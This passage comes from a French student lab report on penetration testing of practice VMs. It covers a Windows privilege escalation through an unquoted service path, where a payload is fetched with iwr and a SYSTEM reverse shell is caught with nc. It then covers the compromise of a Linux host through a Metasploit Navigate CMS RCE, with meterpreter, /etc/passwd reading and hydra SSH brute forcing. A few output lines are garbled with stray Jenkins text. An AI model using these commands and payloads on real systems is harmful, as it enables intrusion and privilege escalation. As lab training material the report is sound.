10.170.9.31 - - [13/Jan/2025 04:44:22] "GET /BootTime.exe HTTP/1.1" 200 -
10.170.9.31 - - [13/Jan/2025 04:47:35] "GET /BootTime.exe HTTP/1.1" 200 -
```

Figure 93 Création du serveur HTTP avec python

Le port du serveur est le 9000. Ensuite, il passe en mode d'écoute. Depuis ce serveur, nous allons, sur la machine Windows, récupérer l'exécutable à l'aide de la commande iwr :

```
PS C:\Users\butler\Documents> iwr http://10.170.0.27:9000/BootTime.exe -Outfile "C:\Users\butler\Documents\BootTime.exe"
iwr -Uri http://10.170.0.27:9000/BootTime.exe -Outfile "C:\Users\butler\Documents\BootTime.exe" (for troubleshooting and diagnostics)
PS C:\Users\butler\Documents> ls
ls
output (if you use $Output, it will go to the server's output, which is harder to see.) Example:
ls
println(Jenkins.instance.pluginManager.plugins)

Directory: C:\Users\butler\Documents
All the classes from all the plugins are visible: jenkins*, jenkins.model.*, hudson*, and hudson.model.*

Mode          LastWriteTime    Length Name
--          --           --        --
-a   1/13/2025 10:47 AM      7168 BootTime.exe
```

Figure 94 Récupération du fichier malicieux

Les options :

- -Uri nous précisons l'URL où récupérer le fichier en .exe grâce au serveur HTTP.
- -Outfile définit le répertoire de récupération du fichier. Ici, dans les Documents de butler

En faisant un ls, nous voyons bien que le fichier est présent sous le nom BootTime.exe.

Désormais, il faut le déplacer dans le répertoire de Wise Care 365 :

```
PS C:\Users\butler\Documents> Move-Item BootTime.exe "C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe"
Move-Item BootTime.exe "C:\Program Files (x86)\Wise\Wise Care 365\BootTime.exe"
```

Figure 95 Déplacement du fichier malicieux

Grâce à la commande Move-Item, nous pouvons réaliser le déplacement dans le bon répertoire.

Nous vérifions grâce à un `ls` :

```
C:\Program Files (x86)\Wise\Wise Care 365>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1067-CB24

 Directory of C:\Program Files (x86)\Wise\Wise Care 365

01/13/2025  10:49 AM    <DIR>      .
01/13/2025  10:49 AM    <DIR>      ..
12/04/2020  12:23 PM      1,499,080 AutoUpdate.exe
12/04/2020  12:24 PM      55,240 BootLauncher.exe
12/06/2018  03:52 PM      422,529 BootPack.wpk
01/13/2025  10:47 AM      7,168 BootTime.exe
12/04/2020  12:25 PM      662,472 BootTimeOld.exe
12/06/2018  03:52 PM      323 DefaultOptimize.ini
```

Figure 96 Liste des fichiers du répertoire Wise Care 365

Au préalable, nous avons renommé le fichier original `BootTime.exe` en `BootTimeOld.exe`. Nous voyons bien maintenant le nouveau `BootTime.exe`. Il ne nous reste maintenant plus qu'à redémarrer le service.

Tout d'abord, nous lançons le port d'écoute 5555 comme défini dans le script du reverse shell :
`nc -lvp 5555`

Pour arrêter le serveur, nous utilisons la commande : `sc stop` et pour le relancer, nous utilisons la commande : `sc start`

```
C:\Program Files (x86)\Wise\Wise Care 365>sc stop WiseBootAssistant
sc stop WiseBootAssistant

SERVICE_NAME: WiseBootAssistant
        TYPE               : 110  WIN32_OWN_PROCESS  (interactive)
        STATE              : 3  STOP_PENDING
        (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE : 0  (0x0)
        CHECKPOINT         : 0x3
        WAIT_HINT          : 0x1388 ^

C:\Program Files (x86)\Wise\Wise Care 365>sc start WiseBootAssistant
sc start WiseBootAssistant
```

Figure 97 Redémarrage du service Wise Care

Cette manipulation a fonctionné. Finalement, nous obtenons bien un reverse shell avec les accès system :

```

root@vm-iutcl-kali-17:/home/kali
# nc -lvp 5555
listening on [any] 5555 ...
connect to [10.170.0.27] from (UNKNOWN) [10.170.9.31] 50401
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6
PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32>

```

Figure 98 Reverse shell avec les droits system

Nous avons le contrôle de l'utilisateur authority qui appartient au groupe system. De ce fait, l'escalade de privilèges est terminée et nous avons les droits administrateurs.

Dernière machine : Blackpearl

Première étape : Reconnaissance

Nous commençons la reconnaissance de la dernière machine Blackpearl en faisant un nmap sur tous les ports :

```

# nmap -T4 -p- -A 10.170.7.25
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-13 04:59 EST Exploit-DB: Google Hacking DB: OS
Nmap scan report for 10.170.7.25
Host is up (0.00077s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|_ 2048 66:38:14:50:ae:7d:ab:39:72:bf:41:9c:39:25:1a:0f (RSA)
|_ 256 a6:2e:77:71:c6:49:f6:d5:73:e9:22:7d:8b:1c:a9:c6 (ECDSA)
|_ 256 89:0b:73:c1:53:c8:e1:88:5e:c3:16:de:d1:e5:26:0d (ED25519)
53/tcp    open  domain  ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
| dns-nsid:
|_ bind.version: 9.11.5-P4-5.1+deb10u5-Debian
80/tcp    open  http     nginx 1.14.2
|_http-server-header: nginx/1.14.2
|_http-title: Welcome to nginx!
MAC Address: 0E:1E:04:00:70:25 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ). 
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D-1/13%T=22%CT=1%CU=37774%PV=Y%DS=1%DC=D%G=Y%M=0E1E0
OS:4%TM=6784E437%P=x86_64%pc-linux-gnu%SEQ(SP=FF%GCD=1%TSR=10%TI=Z%CI=Z%II
OS:=I%TS=A)OPS(01=M5B4ST1NW6X02=M5B4ST1NW6X03=M5B4NTT1NW6X04=M5B4ST1NW6
OS=%05=M5B4ST1NW6X06=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%
OS:W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S
OS:=0%A=S+A%F=ASRD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%R
OS:D=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+A%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=
OS:0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID
OS:=G%RIPCK=G%RUCK-G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1   0.77 ms 10.170.7.25

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/. 
Nmap done: 1 IP address (1 host up) scanned in 28.05 seconds

```

Figure 99 nmap VM Blackpearl

Deuxième étape : Exploration des services accessibles

Nous voyons qu'il y a 3 ports d'ouverts :

- 22 : SSH : OpenSSH 7.9p1
- 53 : DNS : ISC BIND 9.11.5
- 80 : HTTP : nginx 1.14.2

Le port 80 nous emmène sur la page de base de nginx qui signifie que le serveur a bien été configuré. En inspectant le code source, nous trouvons un commentaire intéressant pour nous :

<!-- Webmaster: alek@blackpearl.tcm -->

Figure 100 Message présent dans le code du site nginx

De ce fait, nous savons que le domaine à attaquer est : blackpearl.tcm et que le webmaster est alek et a pour adresse mail : alek@blackpearl.tcm

C'est pourquoi nous allons dans /etc/host : nano /etc/host

Dedans, nous renseignons un enregistrement DNS en plus :

10.170.7.25 blackpearl.tcm

Figure 101 Ajout de blackpearl.tcm dans /etc/host

Cette fois, en renseignant le domaine plutôt que l'adresse IP, nous arrivons sur la page de base de php que l'on obtient en mettant la ligne php dans index.php : phpinfo()

System	Linux blackpearl 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
Build Date	Feb 13 2021 16:31:40
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/fpm
Loaded Configuration File	/etc/php/7.3/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/fpm/conf.d
Additional .ini files parsed	/etc/php/7.3/fpm/conf.d/10-mysqlnd.ini, /etc/php/7.3/fpm/conf.d/10-opcache.ini, /etc/php/7.3/fpm/conf.d/10-pdo.ini, /etc/php/7.3/fpm/conf.d/15-xml.ini, /etc/php/7.3/fpm/conf.d/20-calendar.ini, /etc/php/7.3/fpm/conf.d/20-ctype.ini, /etc/php/7.3/fpm/conf.d/20-dom.ini, /etc/php/7.3/fpm/conf.d/20-exif.ini, /etc/php/7.3/fpm/conf.d/20-fileinfo.ini, /etc/php/7.3/fpm/conf.d/20-ftp.ini, /etc/php/7.3/fpm/conf.d/20-gd.ini, /etc/php/7.3/fpm/conf.d/20-gettext.ini, /etc/php/7.3/fpm/conf.d/20-iconv.ini, /etc/php/7.3/fpm/conf.d/20-son.ini, /etc/php/7.3/fpm/conf.d/20-mbstring.ini, /etc/php/7.3/fpm/conf.d/20-mysqli.ini, /etc/php/7.3/fpm/conf.d/20-pdo_mysql.ini, /etc/php/7.3/fpm/conf.d/20-phar.ini, /etc/php/7.3/fpm/conf.d/20-posix.ini, /etc/php/7.3/fpm/conf.d/20-readline.ini, /etc/php/7.3/fpm/conf.d/20-simplexml.ini, /etc/php/7.3/fpm/conf.d/20-shmop.ini, /etc/php/7.3/fpm/conf.d/20-simplenxml.ini, /etc/php/7.3/fpm/conf.d/20-sockets.ini, /etc/php/7.3/fpm/conf.d/20-sysvmsg.ini, /etc/php/7.3/fpm/conf.d/20-sysvsem.ini, /etc/php/7.3/fpm/conf.d/20-sysvshm.ini, /etc/php/7.3/fpm/conf.d/20-tokenizer.ini, /etc/php/7.3/fpm/conf.d/20-wddx.ini, /etc/php/7.3/fpm/conf.d/20-xmldbreader.ini, /etc/php/7.3/fpm/conf.d/20-xmlwriter.ini, /etc/php/7.3/fpm/conf.d/20-xsl.ini, /etc/php/7.3/fpm/conf.d/20-zip.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731.NTS
PHP Extension Build	API20180731.NTS
Debug Build	no
Thread Safety	disabled

Figure 102 Page de blackpearl.tcm


Nous trouvons donc la version de Linux qui est la 4.19.0-16 et le nom de la machine qui est « blackpearl ». La version de php, quant à elle, est la 7.3

Ensuite, nous lançons un dirb sur la machine mais nous ne trouvons rien de plus. C'est pourquoi nous lançons un dirbuster et trouvons d'autres répertoires :

http://blackpearl.tcm:80/			
Scan Information \ Results - List View: Dirs: 23 Files: 5 \ Results - Tree View \ Errors: 0 \			
Directory Structure	Response Code	Response Size	
└─ /	200	87960	
└─ index.php	200	170	
└─ navigate	200	170	
└─ index.php	200	170	
└─ img	403	324	
└─ login.php	200	687	

Figure 103 Dirbuster de blackpearl.tcm

Nous trouvons un répertoire qui correspond un dossier img contenant les images du site ainsi qu'un index.php et un fichier login.php. Quand on lance le index.php, nous sommes automatiquement redirigés vers la page login.php qui ressemble à ceci :



www.navigatecms.com

User

Password

Remember me

Enter

Forgot password?

Navigate CMS v2.8, © 2025

Figure 104 Page d'accueil de Navigate

Troisième étape : Recherche de failles sur Navigate CMS

Nous avons donc un formulaire de connexion à un site utilisant Navigate CMS qui est un système de gestion de contenu (CMS) conçu pour faciliter la création, la gestion et la publication de contenu sur un site web.

Nous avons tenté de nous connecter avec des noms et mots de passe basique comme admin/admin, user/admin, root/root mais cela n'a rien donné. Ensuite, nous avons essayé de mettre comme username alek@blackpearl.tcm mais nous ne trouvions pas le mot de passe. En appuyant sur « Forgot password ? », il nous est demandé de renseigner une adresse mail de l'utilisateur du site. Nous avons mis alek@blackpearl.tcm mais cela n'a rien donné. Nous sommes un petit peu bloqué sur cette page comme nous n'avons pas les identifiants, c'est pourquoi nous allons chercher un exploit sur la version de Navigate CMS. En effet, en bas à droite du site, il y a la version qui est la 2.8. De ce fait, nous cherchons sur Internet un exploit sur cette version et nous voyons qu'il y a une RCE (Remote Code Execution) qui est possible :

The screenshot shows a search result from the Exploit Database. The title is "Navigate CMS - (Unauthenticated) Remote Code Execution ...". It includes a snippet of the exploit code: "8 oct. 2018 · The module then uses a path traversal vulnerability in navigate_upload.php that allows authenticated users to upload PHP files to arbitrary locations. Together these ...". Below the code is a note: "Temps de Lecture Estimé: 3 min".

Figure 105 RCE Navigate CMS 2.8

Quatrième étape : Exploitation de la faille et accès à la machine

La RCE est disponible sur Metasploit et nous n'avons pas besoin d'être authentifié sur le site pour pouvoir l'exécuter, ce qui est parfait pour nous. Nous lançons metasploit pour chercher l'exploit :

The screenshot shows the Metasploit Framework's search interface. The command entered is "search Navigate CMS". The results table shows one module: "exploit/multi/http/navigate_cms_rce". The module details are: Disclosure Date: 2018-09-26, Rank: excellent, Check: Yes, Description: Navigate CMS Unauthenticated Remote Code Execution (M...). The payload is set to "php/meterpreter/reverse_tcp". The options table shows the following settings:

Name	Current Setting	Required	Description
Proxies	no		A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	EDB Version: yes		The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	80	yes	The target port (TCP)
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/navigate/	yes	Base Navigate CMS directory path
VHOST	no		HTTP server virtual host

Below the options table is another table for "Payload options (php/meterpreter/reverse_tcp)":

Name	Current Setting	Required	Description
LHOST	10.170.0.27	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Figure 106 search metasploit de Navigate CMS

Ici, nous avons cherché l'exploit avec la commande : `search Navigate CMS`

Nous en trouvons un qui a un rank « excellent » donc nous allons l'utiliser. Il n'y a pas de payload configuré donc nous allons utiliser par défaut un meterpreter. Ensuite, nous configurons les différentes options nécessaires notamment le RHOST : blackpearl.tcm. Puis, nous pouvons run l'exploit :

```
msf6 exploit(multi/http/navigate_cms_rce) > set RHOSTS blackpearl.tcm
RHOSTS => blackpearl.tcm
msf6 exploit(multi/http/navigate_cms_rce) > run
[*] Started reverse TCP handler on 10.170.0.27:4444
[*] Login bypass successful
[*] Upload successful
[*] Triggering payload...
[*] Sending stage (39927 bytes) to 10.170.7.25
[*] Meterpreter session 1 opened (10.170.0.27:4444 → 10.170.7.25:35412) at 2025-01-13 05:23:51 -0500
ls
meterpreter > ls
```

Figure 107 Exécution de l'exploit

Et nous arrivons sur le shell meterpreter.

Nous vérifions la machine sur laquelle nous sommes connectés : sysinfo

```
meterpreter > sysinfo
Computer : blackpearl
OS       : Linux blackpearl 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
```

Figure 108 Sysinfo de la machine cible

Nous retrouvons les mêmes informations que nous avions sur la page PHP.

Cinquième étape : Visite des répertoires pour trouver un potentiel vecteur d'escalation

Nous listons les différents répertoires du serveur mais ne trouvons rien d'intéressant sauf un fichier navigate.zip qui se situe dans le fichier /opt. Nous le téléchargeons mais ne trouvons rien d'intéressant dedans :

```
meterpreter > ls
Listing: /opt
=====
Mode          Size      Type  Last modified      Name
--          --      --      --          --
100644/rw-r--r--  14619708  fil   2021-05-30 12:24:06 -0400  navigate.zip

meterpreter > get navigate.zip
[-] Unknown command: get
meterpreter > download navigate.zip
[*] Downloading: navigate.zip → /home/kali/navigate.zip
[*] Downloaded 1.00 MiB of 13.94 MiB (7.17%): navigate.zip → /home/kali/navigate.zip
[*] Downloaded 2.00 MiB of 13.94 MiB (14.34%): navigate.zip → /home/kali/navigate.zip
[*] Downloaded 3.00 MiB of 13.94 MiB (21.52%): navigate.zip → /home/kali/navigate.zip
[*] Downloaded 4.00 MiB of 13.94 MiB (28.69%): navigate.zip → /home/kali/navigate.zip
[*] Downloaded 5.00 MiB of 13.94 MiB (35.86%): navigate.zip → /home/kali/navigate.zip
[*] Downloaded 6.00 MiB of 13.94 MiB (43.03%): navigate.zip → /home/kali/navigate.zip
[*] Downloaded 7.00 MiB of 13.94 MiB (50.21%): navigate.zip → /home/kali/navigate.zip
[*] Downloaded 8.00 MiB of 13.94 MiB (57.38%): navigate.zip → /home/kali/navigate.zip
[*] Downloaded 9.00 MiB of 13.94 MiB (64.55%): navigate.zip → /home/kali/navigate.zip
[*] Downloaded 10.00 MiB of 13.94 MiB (71.72%): navigate.zip → /home/kali/navigate.zip
[*] Downloaded 11.00 MiB of 13.94 MiB (78.9%): navigate.zip → /home/kali/navigate.zip
[*] Downloaded 12.00 MiB of 13.94 MiB (86.07%): navigate.zip → /home/kali/navigate.zip
[*] Downloaded 13.00 MiB of 13.94 MiB (93.24%): navigate.zip → /home/kali/navigate.zip
[*] Downloaded 13.94 MiB of 13.94 MiB (100.0%): navigate.zip → /home/kali/navigate.zip
[*] download   : navigate.zip → /home/kali/navigate.zip
```

Il s'agit des fichiers de configuration de base de Navigate CMS mais ne nous apprennent rien de plus.

Ensuite, nous listons les utilisateurs disponibles sur le serveur grâce à la commande : cat /etc/passwd :

```
meterpreter > cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
alek:x:1000:1000:alek,,,:/home/alek:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin
mysql:x:106:112:MySQL Server,,,:/nonexistent:/bin/false
bind:x:107:113::/var/cache/bind:/usr/sbin/nologin
```

Figure 109 Contenu de /etc/passwd

Nous voyons donc les utilisateurs alek, qui est le webmaster, et root. De ce fait, nous essayons une attaque bruteforce sur le service SSH avec l'utilisateur alek :

```
[# hydra -l alek -P /usr/share/wordlists/rockyou.txt ssh://blackpearl.tcm -t 4 -V
```

Figure 110 Bruteforce sur l'utilisateur alek

Nous ne trouvons rien donc nous continuons de nous balader sur le serveur pour voir les différents répertoires mais cette fois-ci nous allons utiliser un shell linux plus interactif et simple d'utilisation. Nous commençons par faire la commande : shell mais nous ne voyons pas de prompt donc nous utilisons python pour obtenir un shell plus abordable :

```
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@blackpearl:~$ ls
ls
bin   home          lib32      media    root    sys    vmlinuz
boot  initrd.img    lib64      mnt      run     tmp    vmlinuz.old
dev   initrd.img.old libx32     opt      sbin   usr
etc   lib           lost+found proc    srv    var
www-data@blackpearl:~$ ls /var/
```

Figure 111 Utilisation d'un shell Unix

Grâce au module pty dans Python, nous faisons apparaître un shell de type bash.

Subséquemment, nous voyons le prompt. Nous sommes l'utilisateur www-data du serveur.

En continuant de chercher sur le site, nous arrivons au dossier /var/www/html dans lequel nous trouvons un fichier secret :

```
ls /var/www
blackpearl.tcm html
www-data@blackpearl:$ ls /var/www/html
ls /var/www/html
index.nginx-debian.html secret
www-data@blackpearl:$ ls /var/www/html/secret
ls /var/www/html/secret
/var/www/html/secret
www-data@blackpearl:$ cat /var/www/html/secret
cat /var/www/html/secret
OMG you got r00t !

Just kidding... search somewhere else. Directory busting won't give anything.
<This message is here so that you don't waste more time directory busting this particular website.>
- Alek
```

Figure 112 Petite boutade d'Alek

Le message est ici pour se moquer de nous. Cependant, il nous apprend tout de même que l'énumération de répertoires ne donnera rien. Le webmaster « Alek » est à l'origine de ce message.

Ensuite, nous continuons de visiter les répertoires et trouvons notamment un dossier private dans ~/blackpearl.tcm/navigate :

```
www-data@blackpearl:~/blackpearl.tcm/navigate$ ls
ls
LICENSE.txt crossdomain.xml index.php navigate.php plugins web
README css js navigate_download.php private
cache favicon.ico lib navigate_info.php themes
cfg img login.php navigate_upload.php updates
www-data@blackpearl:~/blackpearl.tcm/navigate$ cd private
cd private
www-data@blackpearl:~/blackpearl.tcm/navigate/private$ ls
ls
1 cache oembed sessions tmp
```

Figure 113 Fichiers de ~/blackpearl.tcm/navigate

Cependant, nous ne trouvons rien d'intéressant donc nous nous arrêtons ici...

Table des figures

Figure 1 Nmap de la VM Blue	3
Figure 2 Eternal Blue RCE.....	4
Figure 3 searchsploit Eternalblue	4
Figure 4 Metasploit search Eternalblue	4
Figure 5 Exécution de l'attaque Eternalblue	5
Figure 6 getsystem sur Meterpreter.....	5
Figure 7 Nmap VM Academy.....	6
Figure 8 Serveur web VM Academy	6
Figure 9 Arbre site web VM Academy	7
Figure 10 Dossier admin VM Academy	7
Figure 11 Page de login administrateur	7
Figure 12 Accès au site admin	8
Figure 13 Utilisateur Rum Ham	8
Figure 14 Connexion Rum Ham	8
Figure 15 Dossier db	9
Figure 16 Insertion utilisateur admin.....	9
Figure 17 Hashcat mot de passe admin	9
Figure 18 Connexion au serveur FTP	10
Figure 19 note.txt	10
Figure 20 Hashcat student	10
Figure 21 Tentative de connexion SSH	11
Figure 22 Searchsploit vsftpd	11
Figure 23 Searchsploit OpenSSH.....	12
Figure 24 Recherche faille via metasploit.....	12
Figure 25 Dépôt de fichier site academy	13
Figure 26 Paramètre reverse-shell.php	13
Figure 27 whoami VM Academy	13
Figure 28 /etc/passwd VM Academy	14
Figure 29 /etc/shadow VM Academy	14
Figure 30 Fichiers répertoire web	15
Figure 31 Fichiers répertoire web admin	15
Figure 32 Fichiers du dossier includes	15
Figure 33 config.php	16
Figure 34 SSH en tant que grimmie	16
Figure 35 Découverte de backup.sh.....	16
Figure 36 Tentative d'ouverture de crontabs.....	17

BOUVIER Robin	
Figure 37 Exploit du kernel Linux via cron	17
Figure 38 Tentative de dépôt de l'exploit via FTP	17
Figure 39 Dépôt du fichier via SSH	17
Figure 40 Échec de l'exécution du script	18
Figure 41 Fichier /etc/crontabs.....	18
Figure 42 Modification de backup.sh	18
Figure 43 Obtention des privilèges root	19
Figure 44 Nmap VM Dev	19
Figure 45 Site web Bolt avec une erreur d'installation	20
Figure 46 Tentative de connexion SSH VM Dev	20
Figure 47 apache2handler.....	21
Figure 48 phpinfo()	21
Figure 49 dirbuster VM dev	22
Figure 50 Site web Bolt	22
Figure 51 CustomisationExtension.php	23
Figure 52 Base de données de Bolt	23
Figure 53 Authenticated RCE sur Bolt 3.7.0	24
Figure 54 Dashboard Bolt	24
Figure 55 Base de données Bolt avec un utilisateur	25
Figure 56 Hash analyser du mot de passe	25
Figure 57 dirbuster proxy.....	25
Figure 58 Page d'accueil BoltWire	26
Figure 59 Création d'un compte sur BoltWire	26
Figure 60 Fichiers dans /dev/pages.....	27
Figure 61 Mot de passe admin BoltWire	27
Figure 62 Page d'accueil admin BoltWire	27
Figure 63 Exploit BoltWire 6.03	28
Figure 64 Fichier /etc/passwd.....	28
Figure 65 Seconde tentative SSH VM Dev	28
Figure 66 Mot de passe SQLite.....	29
Figure 67 Serveur NFS	29
Figure 68 Téléchargement des fichiers du serveur NFS	29
Figure 69 unzip save.zip	29
Figure 70 Utilisation de fcrackzip	30
Figure 71 Décompression de save.zip	30
Figure 72 Clé RSA de jeanpaul	30
Figure 73 todo.txt de jeanpaul	30
Figure 74 Connexion SSH	31
Figure 75 sudo -l de jeanpaul.....	31
Figure 76 Escalade de privilège VM Dev	31

DUCREY Maxence	BUT2 Réseaux et Télécommunications
BOUVIER Robin	
Figure 77 nmap VM Butler	32
Figure 78 Searchsploit jetty	33
Figure 79 Page d'accueil Jenkins.....	33
Figure 80 Dirbuster Jenkins.....	34
Figure 81 Exemple bruteforce BurpSuite	34
Figure 82 Dashboard utilisateur Jenkins.....	35
Figure 83 Searchsploit Jenkins.....	35
Figure 84 Reverse shell php Jenkins	36
Figure 85 Reverse shell en Groovy	36
Figure 86 Reverse shell dans la console de script.....	37
Figure 87 Accès en reverse shell à la VM Butler	37
Figure 88 Utilisateur butler	37
Figure 89 Liste des fichiers de Jenkins.....	38
Figure 90 Faille Unquoted Service Path pour Wise Care	39
Figure 91 Information sur le service WiseCare.....	39
Figure 92 Création du payload via msfvenom	39
Figure 93 Création du serveur HTTP avec python	40
Figure 94 Récupération du fichier malicieux.....	40
Figure 95 Déplacement du fichier malicieux.....	40
Figure 96 Liste des fichiers du répertoire Wise Care 365	41
Figure 97 Redémarrage du service Wise Care.....	41
Figure 98 Reverse shell avec les droits system	42
Figure 99 nmap VM Blackpearl	42
Figure 100 Message présent dans le code du site nginx	43
Figure 101 Ajout de blackpearl.tcm dans /etc/host	43
Figure 102 Page de blackpearl.tcm	43
Figure 103 Dirbuster de blackpearl.tcm	44
Figure 104 Page d'accueil de Navigate	44
Figure 105 RCE Navigate CMS 2.8.....	45
Figure 106 search metasploit de Navigate CMS.....	45
Figure 107 Exécution de l'exploit.....	46
Figure 108 Sysinfo de la machine cible	46
Figure 109 Contenu de /etc/passwd	47
Figure 110 Bruteforce sur l'utilisateur alek	47
Figure 111 Utilisation d'un shell Unix	47
Figure 112 Petite boutade d'Alek	48
Figure 113 Fichiers de ~/blackpearl.tcm/navigate	48